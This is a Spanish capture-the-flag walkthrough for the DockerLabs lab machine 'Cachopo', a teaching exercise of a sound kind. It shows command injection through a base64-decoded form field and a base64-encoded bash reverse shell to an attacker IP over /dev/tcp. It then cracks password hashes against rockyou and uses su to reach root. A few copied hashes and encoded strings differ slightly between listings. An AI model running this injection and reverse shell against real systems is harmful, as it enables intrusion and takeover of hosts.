


Máquina “Cachopo” de la plataforma de aprendizaje gratuito DockerLabs de dificultad media.


```
# Nmap 7.94SVN scan initiated Thu Aug 1 06:15:28 2024 as: nmap -p22,80,3000 -sCV -oN targeted 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up (0.000056s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 7b:98:d4:e7:ec:50:0b:b2:3a:21:76:2c:45:95:23:61 (ECDSA)
|_ 256 5d:15:2b:28:ec:67:7e:78:3c:16:12:65:2f:59:d4:88 (ED25519)
80/tcp    open  http      Werkzeug/3.0.3 Python/3.12.3
|_ http-title: Cahopos4-4ll
|_ fingerprint-strings:
|_   GetRequest:
|_     HTTP/1.1 200 OK
|_     Server: Werkzeug/3.0.3 Python/3.12.3
|_     Date: Thu, 01 Aug 2024 11:15:36 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 9332
|_     Connection: close
|_     <!DOCTYPE html>
|_     <html>
|_     <head>
|_     <meta charset="UTF-8">
|_     <meta name="viewport" content="width=device-width initial-scale=1.0">
|_     <link rel="stylesheet" href="/static/css/style.css">
|_     <title>Cahopos4-4ll</title>
|_     </head>
|_     <header>
|_     <nav>
|_     <h2><a href="/" id="logo">DockerLabs</a></h2>
|_     <button class="nav-button fa fa-bars"></button>
|_     <div>
|_     <ul> →
|_     <ul>
```

Se realizó un escaneo de puertos y detectamos que los puertos 22 y 80 están habilitados. Esto sugiere que un servidor web está activo y que el servicio SSH (Secure Shell) está habilitado.



Hay un formulario para realizar la reservación, pero al analizarlo hemos observado que el único texto que se procesa es el del primer campo de texto a través de un método POST. Por lo tanto, vamos a interceptar la petición en Burp Suite para averiguar lo que está sucediendo dentro de la página.



Mandamos la petición web al Repeater para modificar el userInput y verificar si manipulando las variables encontramos alguna reacción que nos comunique con la máquina donde está alojada la página web.



Encapsulamos la reverse shell con bash -c y la almacenamos dentro de comillas dobles. Luego, en el decoder, la decodificamos con base64. Este procedimiento se siguió porque, según el análisis, esta máquina solo procesa información en base64.

```
^C
(silver@lobo) - [~/Descargas/Cachopo/content]
$ echo 'YmFzaCatYyAiYmFzaCataSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNTAvNDQzIDA+JjEi' | base64 -d | sh
```

Preparamos el decoder para realizar la petición puesto que solo lee en base 64

```
echo 'YmFzaCatYyAiYmFzaCataSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNTAvNDQzIDA+JjEi' | base64 -d | sh
```

```
ZWNobyAnWW1GemFDQXRZeUFpWW1GemFDQXRhU0ErSm1BdlpHVjJMM1JqY0M4eE9USXVNVFk0TGpFdUSUQXZORFF6SURBK0pqRWknIHwgYmFzZTY0IC1kIHwgc2g=
```

Recogemos toda la cadena y la pasamos en su totalidad todo en base64

Request		Response
Pretty	Raw	Hex
<pre>1 POST /submitTemplate HTTP/1.1 2 Host: 172.17.0.2 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://172.17.0.2/ 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 98 10 Origin: http://172.17.0.2 11 Connection: keep-alive 12 Cookie: wp-settings-time-2=1720661878 13 14 userInput= ZWNobyAnWW1GemFDQXRZeUFpWW1GemFDQXRhU0ErSm1BdlpHVjJMM1JqY0M4eE9USXVNV Fk0TGpFdUSUQXZORFF6SURBK0pqRWknIHwgYmFzZTY0IC1kIHwgc2g=</pre>		

Realizamos la petición.

```
Cachopo:zsh × content:zsh × content:zsh × content:nc ×
(silver@lobo)-[~/Descargas/Cachopo/content]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.50] from (UNKNOWN) [172.17.0.2] 38716
bash: cannot set terminal process group (16): Inappropriate ioctl for device
bash: no job control in this shell
cachopin@6442d269440b:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
cachopin@6442d269440b:~$ ^Z
zsh: suspended nc -nlvp 443

(silver@lobo)-[~/Descargas/Cachopo/content]
$ stty raw -echo; fg
[1] + continued nc -nlvp 443
reset
reset: unknown terminal type unknown
Terminal type? xterm
```

Tenemos contacto con la máquina, a lo que hacemos un tratamiento de la tty.

```
Cachopo:zsh × content:zsh × content:zsh × content:nc ×
cachopin@6442d269440b:~/app/com/personal$ ls
hash.lst
cachopin@6442d269440b:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@6442d269440b:~/app/com/personal$
```

Encontramos esta lista de posibles contraseñas futuras, por lo que es necesario realizar un ataque de fuerza bruta para descifrar su contenido.

```
(silver@lobo)-[~/Descargas/Cachopo/content]
$ ls
hashes.lst request.txt SHA_Decrypt
(silver@lobo)-[~/Descargas/Cachopo/content]
$ cat hashes.lst
File: hashes.lst
1 $SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
2 $SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
3 $SHA1$d$NxmRtB6LpHs9vJYpQkErzU8wAv=
4 $SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
5 $SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=

(silver@lobo)-[~/Descargas/Cachopo/content]
$ for hash in $(cat hashes.lst); do echo $hash; python3 SHA_Decrypt/sha2text.py d $hash /usr/share/wordlists/rockyou.txt; done
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
Processing: 100% | 14344392/14344392 [01:28<00:00, 162582.65it/s]
[!] Not found
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
Processing: 7% | 992816/14344392 [00:06<01:22, 161249.79it/s]
[+] Pwnd !!! $SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=:::cecina
$SHA1$d$NxmRtB6LpHs9vJYpQkErzU8wAv=
Processing: 19% | 2790082/14344392 [00:19<01:14, 154435.04it/s]
```

Utilizamos un script disponible en GitHub, cuyo propietario es PatxaSec, para obtener la contraseña, que en este caso es "cecina".

```
cachopin@6442d269440b:~/app/com/personal$ ls
hash.lst
cachopin@6442d269440b:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@6442d269440b:~/app/com/personal$ su root
Password:
root@6442d269440b:/home/cachopin/app/com/personal# cd /root
root@6442d269440b:~# whoami
root
root@6442d269440b:~#
```

Entramos ahora como usuario root.